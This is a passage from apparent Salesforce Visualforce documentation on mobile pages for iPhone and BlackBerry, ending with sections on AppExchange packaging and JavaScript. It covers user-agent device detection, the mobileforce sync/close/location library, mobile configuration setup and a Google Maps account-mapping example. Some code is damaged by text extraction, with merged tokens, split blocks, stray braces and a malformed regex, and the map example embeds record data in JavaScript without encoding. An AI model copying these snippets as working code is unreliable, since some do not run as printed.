            window.location.href='{!$Page.iPhoneOptimizedVersion}';
        }
    </script>
</apex:page>

```

This approach offers the best user experience for all devices with the fewest long-term development headaches. However, it does require you to maintain two separate applications—one for each device type.

Lowest Common Denominator

Build to the lowest common denominator and include only minimal, unobtrusive JavaScript, avoiding scripts with inline events in the tags. Depending on the devices in the customer's organization, you might need to avoid JavaScript all together. On older BlackBerry smartphones, using any JavaScript at all can cause the page to malfunction.

Conditional Code

Build device-conditional code and styles. The user agent string, contained in the header passed by the browser to the server, identifies the connecting device as BlackBerry or iPhone. The code in your Visualforce Mobile page evaluates the user agent string and displays the content appropriate for the connecting device. The benefit of Visualforce is that the markup is interpreted server-side, and the client only receives the markup it can render based on the assessment of the conditional statements. Building with conditional code is the most sophisticated approach, but not necessarily the best long-term solution due to the added code complexity.



Note: [Dynamic References to Static Resources](#) illustrates an alternative approach to dynamically displaying different graphics based on characteristics of the request.

For example, the following markup creates a custom component named `mobileSample` that simply displays an image stored within the `mobileImages` static resource. However, it determines which image to display at runtime based on the browser's reported user agent value as inspected in the component's controller.

```

<apex:component controller="mobileSampleCon">
<apex:image value="{!URLFOR($Resource.mobileImages, deviceType + '.jpg')}"/>
</apex:component>

```

```

// mobileSampleCon Controller code snippet
...
public class mobileSampleCon {

    public String deviceType { get; set; }

    public MobileSampleCon() {
        String userAgent = ApexPages.currentPage().getHeaders().get('USER-AGENT');

        if(userAgent.contains('iPhone')) {
            deviceType = 'iPhone';
        }
        else if(userAgent.contains('BlackBerry')) {
            deviceType = 'BlackBerry';
        }
    }
}

```

The following example loads different stylesheets based on the connecting application. First, you can create the page that you want displayed across multiple devices:

```
<!-- Visualforce code snippet -->
...
<head>
<linkrel="stylesheet" type="text/css" href="{!URLFOR($Resource.Global,
'/inc/css/global.css')}"/>
<c:conditionalStylesheets resource="{!$Resource.Global}" />
<linkrel="stylesheet" type="text/css" href="{!URLFOR($Resource.SendEmail,
'/inc/css/local.css')}"/>
<c:conditionalStylesheets resource="{!$Resource.SendEmail}" />
</head>
...
```

The `Global.zip` and `SendEmail.zip` files are static resources that contain the referenced CSS files. For the `conditionalStylesheets` custom component, you can define multiple CSS declarations that are rendered based on the browser type:

```
// Visualforce component code
<apex:component controller="myConditionalController">

<apex:attribute name="resource" description="The resource name" type="String"
required="true"/>

// for a BlackBerry standard browser, e.g., Bold
<apex:outputPanel layout="none" rendered="{!browserName = 'BlackBerry'}">
<linkrel="stylesheet" type="text/css" href="{!URLFOR(resource,
'/inc/css/BBBrowser.css')}"/>
</apex:outputPanel>

// for a BlackBerry embedded browser in Salesforce Mobile
// the Apex code distinguished between the regular and embedded browsers
<apex:outputPanel layout="none" rendered="{!browserName = 'Salesforce'}">
<linkrel="stylesheet" type="text/css" href="{!URLFOR(resource,
'/inc/css/BBEmbedded.css')}"/>
</apex:outputPanel>

// for the iPhone Safari browser (inside Salesforce Mobile or not)
<apex:outputPanel layout="none" rendered="{!browserName = 'iPhone-Safari'}">
<meta name="viewport" content="width=320; initial-scale=1.0; maximum-scale=1.0;
user-scalable=0;">
</meta>
<linkrel="stylesheet" type="text/css" href="{!URLFOR(resource, '/inc/css/IPhone.css')}"/>
</apex:outputPanel>

</apex:component>
```

Finally, the `browserName` value is determined in an Apex controller in a manner similar to the preceding example:



Note: Salesforce Mobile appends the text "Salesforce" to the end of the string for the embedded BlackBerry browser. Additionally, the user can change the user agent string on some BlackBerry smartphones.

```
// Apex code snippet
...
public static String getBrowserName()
{
String userAgent = ApexPages.currentPage().getHeaders().get('User-Agent');
if (userAgent.contains('iPhone'))
return 'iPhone-Safari';
}
```

```

if (userAgent.contains('Salesforce'))
    return 'Salesforce';
if (userAgent.contains('BlackBerry'))
    return 'BlackBerry';
return 'other';
}
...

```



Note: Commands in the [JavaScript library](#) for Salesforce Mobile can be used for both iPhone and BlackBerry devices.

Using the JavaScript Library

When developing Visualforce Mobile pages, you can take advantage of the JavaScript library containing commands that trigger actions in Salesforce Mobile, which helps provide a seamless user experience between Visualforce Mobile pages and the native client application.

The actions in the new JavaScript library can be used in any Visualforce page. These commands work on JavaScript-enabled devices that support Visualforce. Currently, these devices include iPhones and BlackBerry smartphones. When using the JavaScript library for pages that display on BlackBerry smartphones, Salesforce recommends that version 4.6 or later of the BlackBerry operating system is installed on the device.



Tip: One of the benefits of using the shared JavaScript library is that the commands work on both iPhone and BlackBerry operating systems.

To call the functions in the library, you need a small amount of JavaScript code. The functions are:

mobileforce.device.sync()

Forces the mobile client application to synchronize with Salesforce, which updates data records on the device.

mobileforce.device.close()

Closes the embedded browser containing the Visualforce page and returns the user to the originating tab or record.

mobileforce.device.syncClose()

Forces the mobile client application to synchronize with Salesforce and closes the embedded browser containing the Visualforce page.

mobileforce.device.getLocation()

Obtains the GPS coordinates of the device's current location.



Note: You can also trigger the sync and close commands using HTML links, which is a good alternative for BlackBerry smartphones that have limited JavaScript support. To use HTML to trigger the commands, include the following string as the value of the href attribute inside an <a> tag:

- To force the client to synchronize data, use `mobileforce:///sync`.
- To force the embedded browser to close, use `mobileforce:///close`.
- To force the embedded browser to close and the client to synchronize data, use `mobileforce:///sync/close`.

In your Visualforce pages, use the following static resource to point to the JavaScript library:

```
<script type="application/x-javascript" src="/mobileclient/api/mobileforce.js"></script>
```

External websites must include the instance name in the src parameter:

```
<script type="application/x-javascript"
src="http://na1.salesforce.com/mobileclient/api/mobileforce.js"></script>
```

The following code is an example of a Visualforce page that uses all of the commands available in the JavaScript library:

```
<apex:page showheader="false">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Visualforce Mobile Trigger Test</title>

    <meta name="viewport" content="width=device-width; initial-scale=1.0; maximum-scale=1.0;
user-scalable=0;" />

    <!-- Using static resource -->
    <script type="application/x-javascript" src="/mobileclient/api/mobileforce.js"></script>

    <script>
function sync() {
    mobileforce.device.sync();
    return false;
}

function doClose() {
    mobileforce.device.close();
    return false;
}

function syncClose() {
    mobileforce.device.syncClose();
    return false;
}

updateLocation = function(lat,lon) {
    document.getElementById('lat').value = lat;
    document.getElementById('lon').value = lon;
}

function getLocation() {
    mobileforce.device.getLocation(updateLocation);
    return false;
}

    </script>
  </head>
  <body>
    <h2>Triggers:</h2>
    <p>
      <a href="#" onclick="return sync();">JS sync</a><br/>
      <a href="#" onclick="return doClose();">JS close</a><br/>
      <a href="#" onclick="return syncClose();">JS sync and close</a><br/>
      <a href="mobileforce:///sync">HTML sync</a><br/>
      <a href="mobileforce:///close">HTML close</a><br/>
      <a href="mobileforce:///sync/close">HTML sync and close</a><br/>
    </p>
    <h2>Location:</h2>
  </body>
</html>
```

```

<p>Latitude: <input type="text" disabled="disabled" id="lat" name="lat" value=""/></p>
<p>Logitude: <input type="text" disabled="disabled" id="lon" name="lon" value=""/></p>
<a href="#" onclick="return getLocation();">Get location</a><br/>
</body>
</html>

</apex:page>

```

Mobilizing Visualforce Pages

After developing Visualforce pages that can run in a mobile browser, you need to perform some setup so that users can access the Visualforce pages in Salesforce Mobile.

The following topics explain how to mobilize Visualforce pages:

- [Building a Mobile-Ready Visualforce Tab](#)
- [Adding Visualforce Tabs to Mobile Configurations](#)
- [Testing Visualforce Mobile Pages](#)

Building a Mobile-Ready Visualforce Tab

To mobilize your Visualforce page, build a custom tab and define it as mobile-ready so that you can [add it to your mobile configurations](#).

To create a Visualforce Mobile tab:

1. Click **Your Name** > **Setup** > **Create** > **Tabs**.
2. Click **New** in the Visualforce Tabs related list.
3. Select the mobile-optimized Visualforce page to display in the custom tab.
4. Specify the label that displays on the tab.
5. Click the `Tab Style` lookup icon to display the Tab Style Selector.

If a tab style is already in use, a number enclosed in brackets ([]) appears next to the tab style name. Hover your mouse over the style name to view the tabs that use the style. Click `Hide styles which are used on other tabs` to filter this list.

6. Click a tab style to select the color scheme and icon for the custom tab.
7. Select the **Mobile Ready** checkbox to indicate that the Visualforce page displays and functions properly in a mobile browser.

Selecting the checkbox adds the tab to the list of available tabs for your mobile configurations.

8. Do not select a custom link to use as the introductory splash page. The mobile application does not support splash pages.
9. Enter a description of the tab, if desired, and click **Next**.
10. Choose the user profiles for which the new custom tab will be available:
 - Select **Apply one tab visibility to all profiles** and choose Default On, Default Off, or Tab Hidden from the drop-down list.

- Alternatively, select **Apply a different tab visibility for each profile** and choose Default On, Default Off, or Tab Hidden from the drop-down list for each profile.

11. Consider removing the new tab from all available apps so that the tab is not exposed to Salesforce desktop users. Because Visualforce Mobile pages are usually stripped of many standard Salesforce elements, it is unlikely that you want users to access the page from a desktop browser.

- Deselect the checkboxes next to all of the available apps.
- Deselect the `Append tab to users' existing personal customizations` checkbox.

12. Click **Save**.

Adding Visualforce Tabs to Mobile Configurations

To mobilize your Visualforce page, you have to add the Visualforce tab to a mobile configuration. Mobile configurations are sets of parameters that determine the data Salesforce transmits to users' mobile devices, and which users receive that data on their mobile devices. Organizations can create multiple mobile configurations to simultaneously suit the needs of different types of mobile users. For example, one mobile configuration might send leads and opportunities to the sales division, while another mobile configuration sends cases to customer support representatives.

To set up a mobile configuration:

- [Create the Mobile Configuration](#)
- [Define Data Sets](#)
- [Edit Mobile Object Properties](#)
- [Customize Mobile Tabs](#)

For detailed information about mobile configurations, refer to the [Salesforce Mobile Implementation Guide](#). If you have already created a mobile configuration in your organization, you can skip to the [tab customization step](#).

Create the Mobile Configuration

Before creating the mobile configuration, verify that your user account has been assigned a mobile license. To find out, simply edit your user record. If the **Mobile User** checkbox is already selected, you don't need to do anything else. If the **Mobile User** checkbox is not selected, select it, then enable the “Manage Mobile Configurations” permission in your profile or a permission set.



Note: In Developer and Unlimited Edition organizations, every Salesforce user has an assigned mobile license by default.

To create the mobile configuration:

1. Click **Your Name** > **Setup** > **Mobile Administration** > **Mobile Configurations** to access the mobile configurations list page.
2. Click **New Mobile Configuration**.
3. Enter a name for the mobile configuration.
4. Select the `Active` checkbox. The mobile configuration does not work until you select this checkbox.
5. Optionally, enter a description for the mobile configuration.
6. Optionally, select the `Mobilize Recent Items` checkbox to mark recently used records in Salesforce for device synchronization.

7. If you select the `Mobilize Recent Items` checkbox, select a value from the `Maximum Number of Recent Items` drop-down list.
8. Select your username in the `Available Members` box, and click the **Add** arrow to add your user account to the mobile configuration.

You can add entire profiles or individual users to a mobile configuration.

9. To set the total data size limit, use the `Don't sync if data size exceeds` drop-down list to specify the amount of memory that is consistently available on the mobile devices of users who are assigned to this mobile configuration. If you're just testing your Visualforce Mobile pages, the default setting is an appropriate size.
10. Click **Save**.

Define Data Sets

The next step in setting up your mobile configuration is determining which objects and records automatically synchronize to the mobile device. If you're just testing your Visualforce Mobile pages, it's not necessary to define data sets. However, if you create links to Visualforce Mobile pages from an object's record detail page, you should mobilize that object so you can test the integration between the native records and the Visualforce Mobile pages. To find out how to create links from records to Visualforce Mobile pages, refer to the topic titled "Creating Mobile Links" in the *Salesforce Mobile Implementation Guide*.

To add data sets:

1. Open the detail page for your mobile configuration.
2. In the Data Sets related list, click **Edit**.
3. In the hierarchy, select **Data Sets** to create a parent data set, or select an existing data set to create a child data set.
4. Click **Add...**
5. In the popup window, select the object you want to mobilize.

When adding to an existing data set, the popup window displays any object with a relationship to the selected object. This includes child objects, and also parent objects with a master-detail or lookup relationship to the selected object.

6. Click **OK**. The data set you created appears in the hierarchy.
7. Optionally, use filters to restrict the records that a parent or child data set includes.

You can mobilize an object without pushing any data to the device for that object. Selecting the **Search Only** option will make the object available to users but require them to search for records they want to synchronize to their mobile device.

8. Click **Done** when you are finished adding data sets.



Tip: The utility at the bottom of the Data Sets page lets you test your data set filters against individual user accounts. This is useful if you have complex filters and want to model how the filters will affect users. It's important to make sure the data sets are lean enough not to exceed the size limit you set when creating the mobile configuration.

Edit Mobile Object Properties

You can optionally change the properties of standard and custom objects in the mobile application by restricting the permissions of mobile users or excluding unnecessary fields from an object's mobile page layout. Salesforce Mobile inherits permissions and page layouts from Salesforce; however, there are occasions where you might want to further restrict what mobile users can do in the mobile application or which fields they see.

To edit mobile object properties:

1. Open the detail page for your mobile configuration.

2. In the Mobile Object Properties related list, click **Edit** next to an object name.

Only objects you mobilized in the configuration's data set appear in the related list.

3. In the Permissions section, select which permissions to remove from mobile users for this object. Use the **Deny Create**, **Deny Edit**, or **Deny Delete** checkboxes to prevent users from creating, editing, or deleting records in the mobile application.
4. In the Excluded Fields section, select which fields to display on the mobile device for this object. To add or remove fields, select a field name, and click the **Add** or **Remove** arrow.

Unnecessary fields consume memory and make it harder for users to scroll through pages on the mobile device, so it's a good idea to exclude fields from an object's mobile page layout when possible.

5. Click **Save**.

Customize Mobile Tabs

The final step in setting up your mobile configuration is mobilizing the Visualforce pages you want to test in the mobile application. To customize your tabs:

1. Open the detail page for your mobile configuration.
2. In the Mobile Tabs related list, click **Customize Tabs** to define mobile tabs for the first time. If you have already set up the mobile tabs, click **Edit**.
3. In the Available Tabs list, select the Visualforce tabs you want to mobilize and click the **Add** arrow to add them to the mobile configuration. If your Visualforce tab does not appear in the Available Tabs list, [edit the tab and mark it as mobile-ready](#).

If you mobilized standard or custom objects, don't forget to select those objects when customizing your tabs. Also, you must select the Dashboards tab in order for it to appear in the mobile application.

4. In the Selected Tabs list, choose tabs and click the **Up** and **Down** arrows to arrange the tabs in the order they should appear in the mobile application.



Note: iPhone users can customize the order of their tabs in the mobile client application. If the user customizes their tab order, any administrator changes to the tab order in the mobile configuration are ignored by the client application, and any newly mobilized tabs are added below the user's existing tabs.

5. Click **Save**.

Testing Visualforce Mobile Pages

After developing your Visualforce Mobile pages, test them in the mobile application to be sure they display and function as expected. To find out how to install and run the mobile application on a BlackBerry smartphone or iPhone, refer to the topic titled "Installing Salesforce Mobile" in the *Salesforce Mobile User Guide for BlackBerry* or the *Salesforce Mobile User Guide for iPhone*.

If you don't have an iPhone or BlackBerry smartphone that meets the [Salesforce Mobile device requirements](#), you can run the mobile application on an iPhone or BlackBerry simulator. To find out how to install and run the simulators, refer to the topic titled "Mobile Device Simulators" in the *Salesforce Mobile Implementation Guide*.

You might need to perform some of the following management tasks while testing your Visualforce Mobile pages:

Synchronize Data

The mobile application polls Salesforce for schema changes and new data every twenty minutes. In some cases, you might want to synchronize data after editing your mobile configuration or creating a record in Salesforce so that the changes show up in the application immediately. You can force the mobile application to synchronize with Salesforce.

To find out how to synchronize your data from an iPhone, refer to the topic titled “Synchronize Data” in the *Salesforce Mobile User Guide for iPhone*. To find out how to synchronize your data from a BlackBerry smartphone, refer to the topic titled “Refreshing Data” in the *Salesforce Mobile User Guide for BlackBerry*.



Note: Remember, you can use commands from the [JavaScript library](#) in your Visualforce Mobile pages to force the mobile application to synchronize data.

Test Different User Accounts

Developers often have several active user accounts in their Salesforce organization. If you already activated a user account in Salesforce Mobile, you have to deactivate it before you can register a different user account.

If you're using a mobile device to test your Visualforce Mobile pages instead of a simulator, you can deactivate your account from the mobile application. To find out how to deactivate your Salesforce account from an iPhone, refer to the topic titled “Erase Data” in the *Salesforce Mobile User Guide for iPhone*. To find out how to deactivate your account from a BlackBerry smartphone, refer to the topic titled “Removing Salesforce Data from Your Device” in the *Salesforce Mobile User Guide for BlackBerry*.

If you're using a simulator to test your Visualforce Mobile pages, you have to deactivate your account in Salesforce. To find out how to deactivate your account in Salesforce, refer to the topic titled “Deleting Mobile Devices” in the *Salesforce Mobile Implementation Guide*.

Test Sandbox Accounts

By default, the mobile client application connects to the transport for your production organization; however, you might want to test in your sandbox organization. To find out how to activate a sandbox account, refer to the topic titled “Activating a Sandbox Account in Salesforce Mobile” in the *Salesforce Mobile Implementation Guide*.

Example: Building a Mapping Application for iPhone

To provide an introduction to mobile development, this chapter includes a set of examples that guide you through the process of building an application for iPhone. The application will use the Google Maps Web API to map hot accounts by customer priority. To follow along with these examples, be sure you meet the following requirements:

- **Developer Edition Organization:** Sign up for a Developer Edition organization at [Developer Force](#) if you do not already have one.
- **Test Data:** In your Developer Edition organization, be sure that your user account includes a valid address. Edit the billing addresses of the following two accounts so that the companies are in proximity to your address:
 - ◇ Edge Communications
 - ◇ United Oil & Gas Corp.

Keeping the addresses near one another will make it easier to see all of the accounts on the map while you're testing your examples.

- **UI Library:** Download [iUI](#), a third-party library that lets Web applications easily mimic the standard iPhone UI.

- **Google Maps API:** [Sign up](#) for the Google Maps API to obtain a Maps API key.
- **iPhone Simulator:** Download the iPhone simulator so you can [test your Visualforce pages](#) in the mobile application.
- **Mobile Configuration:** After completing the examples, remember to [create a mobile configuration](#) that mobilizes your Visualforce tab and the account object.

The Visualforce Mobile examples for this chapter include:

- [Creating the Custom Controller](#)
- [Building the Map and List View](#)
- [Building the Detail Page](#)

Creating the Custom Controller

To build the mapping application, we first need to create the custom controller referenced by the Visualforce page that displays the map and corresponding list of accounts. The controller retrieves the user's accounts with a rating of 'Hot' and builds a string array of delimited accounts for use in the mapping JavaScript routine on the Visualforce page. It also defines a getter method for the Maps API key, which is required in order to use Google Maps in our page.

The following Apex class is the controller for the Visualforce page that maps the user's hot accounts:

```
public class mapController {

    public String addrStr;
    public User usr;
    public String myKey;

    public Account[] getMyAccts() {
        String usrId = UserInfo.getUserId();
        Account[] accts = [Select Id, Name, Rating, CustomerPriority__c,
                          OwnerId, BillingStreet, BillingCity, BillingState,
                          BillingPostalCode
                          From Account
                          where Rating = 'Hot'
                          And OwnerId =: usrId ];

        for(Account acct : accts) {
            addrStr = addrStr + acct.Name + ' : '
                + acct.CustomerPriority__c + ':'
                + acct.Id + '~::~' + acct.BillingStreet + '~::~'
                + acct.BillingCity + '~::~' + acct.BillingState + '~::~'
                + acct.BillingPostalCode + '~::~';
        }

        return accts;
    }

    public String getmyKey() { // Set up google maps api key
        myKey = 'http://maps.google.com/maps?file=api&v=2&';

        // In the following line, enter your google maps key
        // to get an api key, visit the Google Maps API site
        // http://code.google.com/apis/maps/signup.html
        myKey = myKey + 'key=<insert_google_maps_api_key_here>';

        return myKey;
    }

    public String getAddrArStr(){
        addrStr = '';
        Account[] theRecs = getMyAccts();
    }
}
```

```

    return addrStr;
  }
}

```

See Also:

[Building a Custom Controller](#)

Building the Map and List View

The next step in building the mapping application is creating the Visualforce page that displays the map and the corresponding list of accounts. The Visualforce page defines a panel for the Google Maps object, creates a group sub-panel to display the list of accounts, and uses JavaScript to retrieve the account addresses and populate the map with color-coded markers based on the customer's priority. The JavaScript sets up the map object by performing the following logic:

- Get the addresses to map from the `{!AddrArStr}` string array
- Unpack the address array by keying off the delimiters defined in the controller
- Call `doAddLocationToMap` for all account addresses and the current user
- Use `Account.CustomerPriority__c` as the key to determine which marker color to use—green, yellow, or red
- Retrieve the custom image markers stored in the `$Resource.markers` static resource

It's good practice to place any JavaScript code within a static resource, in case it needs to be referenced in multiple locations. Create a static resource named `MobileListView`:

```

function addLoadEvent(func) {
    var oldonload = window.onload;
    if (typeof window.onload != 'function') {
        window.onload = func;
    } else {
        window.onload = function() {
            oldonload();
            func();
        }
    }
}

addLoadEvent(
function() {
    if (GBrowserIsCompatible()) {
        var my_geocoder = new GClientGeocoder();
        var map = new GMap2(document.getElementById("map"));
        var TC = new GMapTypeControl();
        var bottomRight = new GControlPosition(G_ANCHOR_BOTTOM_RIGHT, new GSize(10,10));

        var mCount =0;

        map.addControl(new GSmallMapControl()); // Small arrows
        map.addControl(TC, bottomRight); // Map type buttons

        function LTrim( value ) {
            var re = /\s*((\S+\s*)*)/;
            return value.replace(re, "$1");
        }

        function RTrim( value ) {

```



```

    var re = /((\s*\S+*)\s*/;
    return value.replace(re, "$1");
}

// Remove leading and ending whitespaces
function trim( value ) {
    return LTrim(RTrim(value));
}

function doAddLocationToMap(SiteName, Street, City, State, Zip, typ) {
    var addr = Street + ", " + City + ", " + State + " " + Zip;
    my_geocoder.getLatLng( addr,
    function(point) {
        if (point) {
            var mTag = '';
            var myIcon = new GIcon(G_DEFAULT_ICON);

            if(typ == 'self') {
                mTag = "<b>" + SiteName + "</b>" + "<br>" + City;
                myIcon.image = "http://maps.google.com/mapfiles/arrow.png";
                myIcon.iconSize=new GSize(32,32);
            } else {
                if(typ == 'acct') {
                    mCount ++;
                    var priAr = SiteName.split(":");
                    var compName = priAr[0]; // company name
                    var pri = trim(priAr[1]); // priority
                    var acctId = priAr[2]; //account id
                    var index = "";
                    var imgName = "marker"; // default marker image
                    var color = "";

                    mTag = "<b>" + compName + "</b>" + "<br>"
                        + "Priority: "
                        + pri + "<br>" + City;
                    // Set up marker colors based on priority
                    if (pri == 'Medium') color="Yellow";
                    else if (pri == 'High') color="Red";
                    else if (pri == 'Low') color="Green";

                    if(mCount>10){ // use default marker
                        myIcon.image =
                            "http://maps.google.com/mapfiles/marker.png";
                    } else { // use custom marker 1-10
                        index = String(mCount);
                        imgName = imgName + color + index + ".png";
                        myIcon.image = "{!URLFOR($Resource.markers,
                            'markers/' + imgName + ')}";
                    }

                    document.getElementById(acctId).src = myIcon.image;
                    myIcon.iconSize=new GSize(20,34);
                }
            }
            myIcon.shadowSize=new GSize(56,32);
            myIcon.iconAnchor=new GPoint(16,32);
            myIcon.infoWindowAnchor=new GPoint(16,0);
            markerOptions2 = { icon:myIcon };
            var marker = new GMarker(point, markerOptions2);
            map.setCenter(point, 8);
            map.addOverlay(marker);

            // Set up listener action to show info on click event
            GEvent.addListener(marker, "click",
            function() {
                marker.openInfoWindowHtml(mTag);
            });
        }
    });
}

```

```

    }
  }
  );
}

//Get accts and draw address
var arAllStr = '';
arAllStr = '{!AddrArStr}'; // Get all address recs
var arLi = arAllStr.split("\n::~"); // Split on line break delim
for (var i = 0; i < arLi.length-1; i++) {
  var arLiStr =arLi[i];
  var arCols =arLiStr.split("~::~"); //Split to get columns

  if(arCols[1].length >0)
    doAddLocationToMap(arCols[0],arCols[1],arCols[2],
                      arCols[3],arCols[4], 'acct');
}

//Get user address and draw
doAddLocationToMap('{!$User.FirstName} {!$User.LastName}'
  +' (Me)', '{!$User.Street}', '{!$User.City}', '{!$User.State}', '{!$User.PostalCode}', 'self');
}
);

```

The following code defines the landing page of our mapping application:

```

<apex:page controller="mapController" showHeader="false">
  <apex:composition template="iuivf" />
  <script src="{!myKey}" type="text/javascript"> </script>
  <apex:includeScript value="{!$Resource.MobileListView}"/>

  <ul title="Accounts" selected="true" id="home" >
    <!-- Draw user name at top of panel -->
    <li class="group">
      User: {!$User.FirstName} {!$User.LastName}
    </li>

    <!-- Create panel for Google Maps object -->
    <div class="panel" style="padding: 10px;" >
      <div id="map" style="width: 300px; height: 300px;">
      </div>
    </div>

    <!-- Create group sub-panel to display list -->
    <li class="group">Accounts</li>

    <!-- Draw accounts, one per row -->
    <apex:repeat value="{!MyAccts}" var="p" >
      <li>
        <a href="accountDetail?id={!p.Id}" >
          
          {!p.Name}
        </a>
      </li>
    </apex:repeat>
  </ul>
</apex:page>

```

The markup in our page uses the `<apex:composition>` component to reference a template. The template leverages the `iUI` framework, which lets us apply iPhone-like styling to our page. The `iUI` framework is included from the `$Resource.iUI`

static resource. By defining a template, we can easily apply the same styling to all of the Visualforce pages we create for the iPhone platform.

The following markup defines the `iuivf` page used as the template:

```
<!--
*   Page definition: iuivf
*   Visualforce template for iUI includes needed for
*   using the iui framework <http://code.google.com/p/iui/>
*   in any Visualforce page.
-->

<apex:page>
  <meta name="viewport" content="width=320; initial-scale=1.0;
    maximum-scale=1.0; user-scalable=0;"/>
  <apex:includeScript value="{!URLFOR($Resource.IUI, 'iui-0.13/iui/iui.js')}" />
  <apex:stylesheet value="{!URLFOR($Resource.IUI, 'iui-0.13/iui/iui.css')}" />

  <style> #home { position: relative; top: 0px; } </style>

</apex:page>
```

Note the following about the template:

- The markup overrides the `#home` style from the iUI library. This ensures that our application will render in Salesforce Mobile without any noticeable gap at the top of the page.
- The markup avoids the use of the `class="Toolbar"` element. The embedded browser in Salesforce Mobile has a navigation toolbar at the top of the page, so a second toolbar would likely confuse users. If you want to use the button styles provided in the iUI framework, don't use the `Toolbar` class to render the buttons.

See Also:

[Using JavaScript in Visualforce Pages](#)

[apex:composition](#)

[Using Static Resources](#)

Building the Detail Page

The last step in building our mapping application is creating a detail page for the accounts in the list view. First, we'll create a controller that retrieves the account information:

```
public class customAccountController {
    private final Account account;

    public customAccountController() {
        account = [Select Id, Name, Rating, CustomerPriority__c, Description, Phone,
            BillingStreet, BillingCity, BillingState, BillingPostalCode from Account
            where id = :ApexPages.currentPage().getParameters().get('id')];
    }

    public Account getAccount() {
        return account;
    }

    public PageReference save() {
        update account;
        return null;
    }
}
```

```
}  
}
```

Next, we'll create a Visualforce page that displays the phone number and rating of the account the user selected from the list view. We'll use the `<fieldset>` and `<row>` classes from the **iUI** framework to apply iPhone-like styling to the page.

The following code defines the account detail page of our mapping application:

```
<apex:page showHeader="false" controller="customAccountController" title="My Account" >  
  <apex:composition template="iuivf" />  
  
  <div class="panel" id="acctDetail" selected="true" style="padding: 10px;  
    margin-top:-44px" title="Account Information" >  
  
    <h2>{!Account.Name}</h2>  
  
    <fieldset style="margin: 0 0 20px 0;">  
  
      <div class="row">  
        <label>Phone:</label>  
        <input type="text" value="{!Account.Phone}" />  
      </div>  
  
      <div class="row">  
        <label>Rating:</label>  
        <input type="text" value="{!Account.Rating}" />  
      </div>  
  
    </fieldset>  
  
  </div>  
</apex:page>
```

Chapter 19

Adding Visualforce to a Force.com AppExchange App

You can include Visualforce pages, components, or custom controllers in an app that you are creating for AppExchange.

Unlike Apex classes, the content of a Visualforce page in a managed package is not hidden when the package is installed. However, custom controllers, controller extensions, and custom components are hidden. In addition, custom components can be restricted with the `access` attribute to run only in your namespace.

Salesforce.com recommends that you only use managed packages to distribute any Visualforce or Apex components. This recommendation is because managed packages receive a unique namespace that is automatically prepended to the names of your pages, components, classes, methods, variables, and so on. This namespace prefix helps prevent duplicate names in the installer's organization.

The following caveats should be taken into consideration when creating a package using a Visualforce page:

- If the `access` attribute on a component that is included in a managed package is set to `global`, be aware of the following restrictions:
 - ◇ The `access` attribute on the component cannot be changed to `public`.
 - ◇ All required child `<apex:attribute>` components (those that have the `required` attribute set to `true`) must have the `access` attribute set to `global`.
 - ◇ If the `default` attribute is set on a required child `<apex:attribute>`, it cannot be removed or changed.
 - ◇ You cannot add new required child `<apex:attribute>` components.
 - ◇ If the `access` attribute on a child `<apex:attribute>` component is set to `global`, it cannot be changed to `public`.
 - ◇ If the `access` attribute on a child `<apex:attribute>` component is set to `global`, the `type` attribute cannot be changed.
- When a package with a non-global component is installed, users that view the component in Setup see “Component is not global” instead of the content of the component. In addition, the component is not included in the component reference.
- If advanced currency management is enabled for an organization that is installing a package, Visualforce pages that use `<apex:inputField>` and `<apex:outputField>` cannot be installed.
- Any Apex that is included as part of Force.com AppExchange app must have at least 75% cumulative test coverage. When you upload your package to AppExchange, all tests are run to ensure that they run without errors. The tests are also run when the package is installed.
- Beginning with version 16.0, if you have a managed `global` Apex class used as a Visualforce controller, it is also required that the `access` level be set to `global` for the following methods and properties for subscribers to use them:
 - ◇ Constructors for custom controllers
 - ◇ Getter and setter methods, including those for input and output components
 - ◇ Get and set attributes on properties



Tip: If an Apex class or Visualforce page references a custom label, and that label has translations, you must explicitly package the individual languages desired in order for those translations to be included in the package.

When a package containing Visualforce pages is installed into an organization, the pages are served from the `visual.force.com` domain instead of the `salesforce.com` domain. This is to prevent malicious code in a package from affecting your data.

Managing Package Version Settings for Visualforce Pages and Components

If Visualforce markup references installed managed packages, the version settings for each managed package referenced by the Visualforce markup are saved to aid backwards-compatibility. This ensures that as the components in managed packages evolve in subsequent package versions, a page is still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.



Note: Package components and custom component are distinct concepts. A package is comprised of many components, such as custom objects, Apex classes and triggers, and custom components.

To configure the package version settings for a Visualforce page:

1. Edit a Visualforce page and click **Version Settings**.
2. Select a `Version` for each managed package referenced by the Visualforce page. This version of the managed package will continue to be used by the Visualforce page if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the page or component.
3. Click **Save**.

Note the following when working with package version settings:

- If you save a Visualforce page that references a managed package without specifying a version of the managed package, the Visualforce page is associated with the latest installed version of the managed package by default.
- You cannot **Remove** a Visualforce page's version setting for a managed package if the package is referenced by the Visualforce page. Use **Show Dependencies** to find where the managed package is referenced.

To configure the package version settings for a custom component:

1. Edit a custom component and click **Version Settings**.
2. Select a `Version` for each managed package referenced by the custom component. This version of the managed package will continue to be used by the custom component if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the page or component.
3. Click **Save**.

Note the following when working with package version settings:

- If you save a custom component that references a managed package without specifying a version of the managed package, the custom component is associated with the latest installed version of the managed package by default.

- You cannot **Remove** a custom component's version setting for a managed package if the package is referenced by the custom component. Use **Show Dependencies** to find where the managed package is referenced.

See Also:

[How is Visualforce Versioned?](#)

[Managing Version Settings for Custom Components](#)

Chapter 20

Using JavaScript in Visualforce Pages

Using JavaScript in Visualforce pages gives you access to a wide range of existing JavaScript functionality, such as JavaScript libraries, and other ways to customize the functionality of your pages. Action tags, such as `<apex:actionFunction>` and `<apex:actionSupport>`, support Ajax requests.



Caution: By including JavaScript in a page, you are introducing the possibility of cross-browser and maintenance issues that you do not have when using Visualforce. Before writing any JavaScript, you should be sure that there is not an existing Visualforce component that can solve your problem.

The best method for including JavaScript in a Visualforce page is placing the JavaScript in a static resource, then calling it from there. For example,

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

